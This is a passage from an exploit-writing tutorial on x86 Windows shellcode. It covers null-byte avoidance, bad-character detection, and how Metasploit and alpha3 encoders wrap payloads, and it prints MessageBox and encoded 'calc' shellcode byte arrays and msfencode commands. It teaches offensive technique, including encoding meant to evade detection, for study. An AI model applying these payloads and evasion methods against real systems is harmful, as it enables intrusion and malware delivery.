MOV EBX,ESP     ;save pointer to "Corelan" in EBX

MOV EAX,0x777777FF
MOV EDX,0x7757199E  ;Don't use EBX because it already contains
                    ;pointer to previous string
XOR EAX,EDX     ;EAX now contains 0x00206E61
PUSH EAX        ;push it to stack
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
```

```
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

XOR EAX,EAX     ;set EAX to zero
PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Remember this technique – you'll see an improved implementation of this technique in the payload encoders section.

Solution 5 : Registers : 32bit -> 16 bit -> 8 bit

We are running Intel x86 assembly, on a 32bit CPU. So the registers we are dealing with are 32bit aligned to (4 byte), and they can be referred to by using 4 byte, 2 byte or 1 byte annotations : EAX ("Extended" ...) is 4byte, AX is 2 byte, and AL(low) or AH (high) are 1 byte.

So we can take advantage of that to avoid null bytes.

Let's say you need to push value 1 to the stack.

```
PUSH 0x1
```

The bytecode looks like this :

```
\x68\x01\x00\x00\x00
```

You can avoid the null bytes in this example by :

- clear out a register
- add 1 to the register, using AL (to indicate the low byte)
- push the register to the stack

Example :


```
XOR EAX,EAX
MOV AL,1
PUSH EAX
```

or, in bytecode :

```
\x31\xc0\xb0\x01\x50
```

let's compare the two:

```
[BITS 32]

PUSH 0x1
INT 3
XOR EAX,EAX
MOV AL,1
PUSH EAX
INT 3
```



Both bytecodes are 5 bytes, so avoiding null bytes does not necessarily mean your code will increase in size.

You can obviously use this in many ways – for example to overwrite a character with a null byte, etc)

Technique 6 : using alternative instructions

Previous example (push 1) could also be written like this

```
XOR EAX,EAX
INC EAX
```

```
PUSH EAX
```

```
\x31\xc0\x40\x50
```

(=> only 4 bytes... so you can even decrease the number of bytes by being a little bit creative)

or you could try even do this :

```
\x6A\x01
```

This will also perform PUSH 1 and is only 2 bytes...

Technique 7 : strings : from null byte to spaces & null bytes

If you have to write a string to the stack and end it with a null byte, you can also do this :

- write the string and use spaces (0×20) at the end to make everything 4 byte aligned
- add null bytes

Example : if you need to write "Corelan" to the stack, you can do this :

```
PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
```

but you can also do this : (use space instead of null byte, and then push null bytes using a register)

```
XOR EAX,EAX
PUSH EAX
PUSH 0x206e616c     ;push "Corelan " to stack
PUSH 0x65726f43
```

Conclusion :

These are just a few of many techniques to deal with null bytes. The ones listed here should at least give you an idea about some possibilities if you have to deal with null bytes and you don't want to (or – for whatever reason – you cannot) use a payload encoder.

Encoders : Payload encoding

Of course, instead of just changing individual instructions, you could use an encoding technique that would encode the entire shellcode. This technique is often used to avoid bad characters... and in fact, a null byte can be considered to be a bad character too.

So this is the right time to write a few words about payload encoding.

(Payload) Encoders

Encoders are not only used to filter out null bytes. They can be used to filter out bad characters in general (or overcome a character set limitation)

Bad characters are not shellcode specific – they are exploit specific. They are the result of some kind of operation that was executed on your payload before your payload could get executed. (For example replacing spaces with underscores, or converting input to uppercase, or in the case of null bytes, would change the payload buffer because it gets terminated/truncated)

How can we detect bad characters ?

Detecting bad characters

The best way to detect if your shellcode will be subject to a bad character restriction is to put your shellcode in memory, and compare it with the original shellcode, and list the differences.

You obviously could do this manually (compare bytes in memory with the original shellcode bytes), but it will take a while.

You can also use one of the debugger plugins available :

windbg : byakugan (see exploit writing tutorial part 5)


or Immunity Debugger : pvefindaddr :

First, write your shellcode to a file (pveWritebin.pl – see earlier in this document)... write it to c:\tmp\shellcode.bin for example

Next, attach Immunity Debugger to the application you are trying to exploit and feed the payload (containing the shellcode) to this application.

When the application crashes (or stops because of a breakpoint set by you), run the following command to compare the shellcode in file with the shellcode in memory :

!pvefindaddr compare c:\tmp\shellcode



If bad characters would have been found (or the shellcode was truncated because of a null byte), the Immunity Log window will indicate this.

Encoders : Metasploit

When the data character set used in a payload is restricted, an encoder may be required to overcome those restrictions. The encoder will either wrap the original code, prepend it with a decoder which will reproduce the original code at runtime, or will modify the original code so it would comply with the given character set restrictions.

The most commonly used shellcode encoders are the ones found in Metasploit, and the ones written by skylined (alpha2/alpha3).

Let's have a look at what the Metasploit encoders do and how they work (so you would know when to pick one encoder over another).

You can get a list of all encoders by running the ./msfencode -l command. Since I am targetting the win32 platform, we are only going to look at the ones that we written for x86

```
./msfencode -l -a x86

Framework Encoders (architectures: x86)
=======================================

 Name                    Rank       Description
 ----                    ----       -----------
 generic/none            normal     The "none" Encoder
 x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase Encoder
 x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase Encoder
 x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
 x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
 x86/countdown           normal     Single-byte XOR Countdown Encoder
 x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword XOR Encoder
 x86/jmp_call_additive   normal     Jump/Call XOR Additive Feedback Encoder
 x86/nonalpha            low        Non-Alpha Encoder
 x86/nonupper            low        Non-Upper Encoder
 x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback Encoder
 x86/single_static_bit   manual     Single Static Bit
 x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
 x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

The default encoder in Metasploit is shikata_ga_nai, so we'll have a closer look at that one.

x86/shikata_ga_nai

Let's use our original message shellcode (the one with null bytes) and encode it with shikata_ga_nai, filtering out null bytes :

Original shellcode

```
C:\shellcode>perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes
```

```
"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";
```


I wrote these bytes to /pentest/exploits/shellcode.bin and encoded them with shikata_ga_nai :

```
./msfencode -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =
"\xdb\xc9\x29\xc9\xbf\x63\x07\x01\x58\xb1\x14\xd9\x74\x24\xf4"
"\x5b\x83\xc3\x04\x31\x7b\x15\x03\x7b\x15\x81\xf2\x69\x34\x24"
"\x93\x69\xac\xe5\x04\x18\x49\x60\x39\xb4\xf0\x1c\x9e\x45\x9b"
"\x8f\xac\x20\x37\x27\x33\xd2\xe7\xf4\xdb\x4a\x8d\x9e\x3b\xfb"
"\x23\x7e\x4c\x8c\xd3\x5e\xce\x17\x41\xf6\x66\xb9\xff\x63\x1f"
"\x60\x6f\x1e\xff\x1b\x8e\xd1\x3f\x4b\x02\x40\x90\x3c\x1a\x88"
"\x17\xf8\x1c\xb3\xfe\x33\x21\x1b\x47\x21\x6a\x1a\xcb\xb9\x8c";
```


(Don't worry if the output looks different on your system – you'll understand why it could be different in just a few moments)

(Note : Encoder increased the shellcode from 78 bytes to 105.)

Loaded into the debugger (using the testshellcode.c application), the encoded shellcode looks like this :



As you step through the instructions, the first time the XOR instruction (XOR DWORD PTR DS:[EBX+15],EDI is executed, an instruction below (XOR EDX,93243469) is changed to a LOOPD instruction :



From that point forward, the decoder will loop and reproduce the original code… that's nice, but how does this encoder/decoder really work ?

The encoder will do 2 things :

1. it will take the original shellcode and perform XOR/ADD/SUB operations on it. In this example, the XOR operation starts with an initial value of 58010763 (which is put in EDI in the decoder). The XORed bytes are written after the decoder loop.

2. it will produce a decoder that will recombine/reproduce the original code, and write it right below the decoding loop. The decoder will be prepended to the xor'ed instructions. Together, these 2 components make the encoded payload.

When the decoder runs, the following things happen :

- FCMOVNE ST,ST(1) (FPU instruction, needed to make FSTENV work – see later)
- SUB ECX,ECX
- MOV EDI,58010763 : initial value to use in the XOR operations
- MOV CL,14 : sets ECX to 00000014 (used to keep track of progress while decoding). 4 bytes will be read at a time, so 14h x 4 = 80 bytes (our original shellcode is 78 bytes, so this makes sense).
- FSTENV PTR SS: [ESP-C] : this results in getting the address of the first FPU instruction of the decoder (FCMOVNE in this example). The requisite to make this instruction work is that at least one FPU instruction is executed before this one – doesn't matter which one. (so FLDPI should work too)
- POP EBX : the address of the first instruction of the decoder is put in EBX (popped from the stack)

It looks like the goal of the previous instructions was : "get the address of the begin of the decoder and put it in EBX" (GetPC – see later), and "set ECX to 14".


Next, we see this :

- ADD EBX,4 : EBX is increased with 4
- XOR DWORD PTR DS: [EBX+15], EDI : perform XOR operation using EBX+15 and EDI, and write the result at EBX+15. The first time this instruction is executed, a LOOPD instruction is recombined.
- ADD EDI, DWORD PTR DS:[EBX+15] : EDI is increased with the bytes that were recombined at EBX+15, by the previous instruction.

Ok, it starts to make sense. The first instructions in the decoder were used to determine the address of the first instruction of the decoder, and defines where the loop needs to jump back to. That explains why the loop instruction itself was not part of the decoder instructions (because the decoder needed to determine it's own address before it could write the LOOPD instruction), but had to be recombined by the first XOR operation.


From that point forward, a loop is initiated and results are written to EBX+15 (and EBX is increased with 4 each iteration). So the first time the loop is executed, after EBX is increased with 4, EBX+15 points just below the loopd instruction (so the decoder can use EBX (+15) as register to keep track of the location where to write the decoded/original shellcode). As shown above, the decoding loop consists of the following instructions :

```
ADD EBX,4
XOR DWORD PTR DS: [EBX+15], EDI
ADD EDI, DWORD PTR DS: [EBX+15]
```



Again, the XOR instruction will produce the original bytes and write them at EBX+15. Next, the result is added to EDI (which is used to XOR the next bytes in the next iteration)...

The ECX register is used to keep track of the position in the shellcode(counts down). When ECX reaches 1, the original shellcode is reproduced below the loop, so the jump (LOOPD) will not be taken anymore, and the original code will get executed (because it is located directly after the loop)



Ok, look back at the description of the encoder in Metasploit :


```
Polymorphic XOR Additive Feedback Encoder
```

We know where the XOR and Additive words come from... but what about Polymorphic ?

Well, every time you run the encoder, some things change

- the value that is put in ESI changes
- the place of the instructions to get the address of the start of the decoder changes
- the registers used to keep track of the position (EBX in our example above, EDX in the screenshot below) varies.

In essence, the order of the intructions before the loop change, and the variable values (registers, value of ESI) changes too.



This makes sure that, every time you create an encoded version of the payload, most of the bytes will be different (without changing the overall concept behind the decoder), which makes this payload "polymorphic" / hard to get detected.

x86/alpha_mixed

Encoding our example msgbox shellcode with this encoder produces a 218 byte encoded shellcode :

```
./msfencode -e x86/alpha_mixed -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =
"\x89\xe3\xda\xc3\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x43\x58\x42\x4c\x45\x31\x42\x4e\x45\x50\x42\x48\x50\x43\x42"
"\x4f\x51\x62\x51\x75\x4b\x39\x48\x63\x42\x48\x45\x31\x50\x6e"
"\x47\x50\x45\x50\x45\x38\x50\x6f\x43\x42\x43\x55\x50\x6c\x51"
"\x78\x43\x52\x51\x69\x51\x30\x43\x73\x42\x48\x50\x6e\x45\x35"
"\x50\x64\x51\x30\x45\x38\x42\x4e\x45\x70\x44\x30\x50\x77\x50"
"\x68\x51\x30\x51\x72\x43\x55\x50\x65\x42\x48\x45\x38\x45\x31"
"\x43\x46\x42\x45\x50\x68\x42\x79\x50\x6f\x44\x35\x51\x30\x4d"
"\x59\x48\x61\x45\x61\x4b\x70\x42\x70\x46\x33\x46\x31\x42\x70"
"\x46\x30\x4d\x6e\x4a\x4a\x43\x37\x51\x55\x43\x4e\x4b\x4f\x4b"
"\x56\x46\x51\x4f\x30\x50\x50\x4d\x68\x46\x72\x4a\x6b\x4f\x71"
"\x43\x4c\x4b\x4f\x4d\x30\x41\x41";
```

As you can see in this output, the biggest part of the shellcode consists of alphanumeric characters (we just have a couple of non-alphanumeric characters at the begin of the code)

The main concept behind this encoder is to reproduce the original code (via a loop), by performing certain operations on these alphanumeric characters – pretty much like what shikata_ga_nai does, but using a different (limited) instruction set and different operations.

x86/fnstenv_mov

Yet another encoder, but it will again produce something that has the same building blocks at other examples of encoded shellcode :

- getpc (see later)
- reproduce the original code (one way or another – this technique is specific to each encoder/decoder)
- jump to the reproduced code and run it


Example : WinExec "calc" shellcode, encoded via fnstenv_mov

Encoded shellcode looks like this :

```
"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48"
"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d"
"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69"
"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1"
"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c"
"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9"
"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07"
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"
"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"
```


```
"\xfb\x3b";
```

When looking at the code in the debugger, we see this




- PUSH 33 + POP ECX= put 33 in ECX. This value will be used as counter for the loop to reproduce the original shellcode.
- FLDZ + FSTENV : code used to determine it's own location in memory (pretty much the same as what was used in shikata_ga_nai)
- POP EBX : current address (result of last 2 instructions) is put in EBX
- XOR DWORD PTR DS:[EBX+13], 3BFB9D48 : XOR operation on the data at address that is relative (+13) to EBX. EBX was initialized in the previous instruction. This will produce 4 byte of original shellcode. When this XOR operation is run for the first time, the MOV AH,75 instruction (at 0×00402196) is changed to "CLD"
- SUB EBX, -4 (subtract 4 from EBX so next time we will write the next 4 bytes)
- LOOPD SHORT : jump back to XOR operation and decrement ECX, as long as ECX is not zero

The loop will effectively reproduce the shellcode. When ECX is zero (so when all code has been reproduced), we can see code (which uses MOV operations + XOR to get our desired values):



First, a call to 0×00402225 is made (main function of the shellcode), where we can see a pointer to "calc.exe" getting pushed onto the stack, and WinExec being located and executed.



Don't worry about how the shellcode works ("locating winexec, etc") for now – you'll learn all about it in the next chapters.

Take the time to look at what the various encoders have produced and how the decoding loops work. This knowledge may be essential if you need to tweak the code.

Encoders : skylined alpha3

Skylined recently released the alpha3 encoding utility (improved version of alpha2, which I have discussed in the unicode tutorial). Alpha3 will produce 100% alphanumeric code, and offers some other functionality that may come handy when writing shellcode/building exploits. Definitely worth while checking out !

Little example : let's assume you have written your unencoded shellcode into calc.bin, then you can use this command to convert it to latin-1 compatible shellcode :

```
ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin
```

Then convert it to bytecode :

```
perl pveReadbin.pl calclatin.bin
Reading calclatin.bin
Read 405 bytes

"\xe8\xff\xff\xff\xff\xc3\x59\x68"
"\x66\x66\x66\x66\x6b\x34\x64\x69"
"\x46\x6b\x44\x71\x6c\x30\x32\x44"
"\x71\x6d\x30\x44\x31\x43\x75\x45"
"\x45\x35\x6c\x33\x4e\x33\x67\x33"
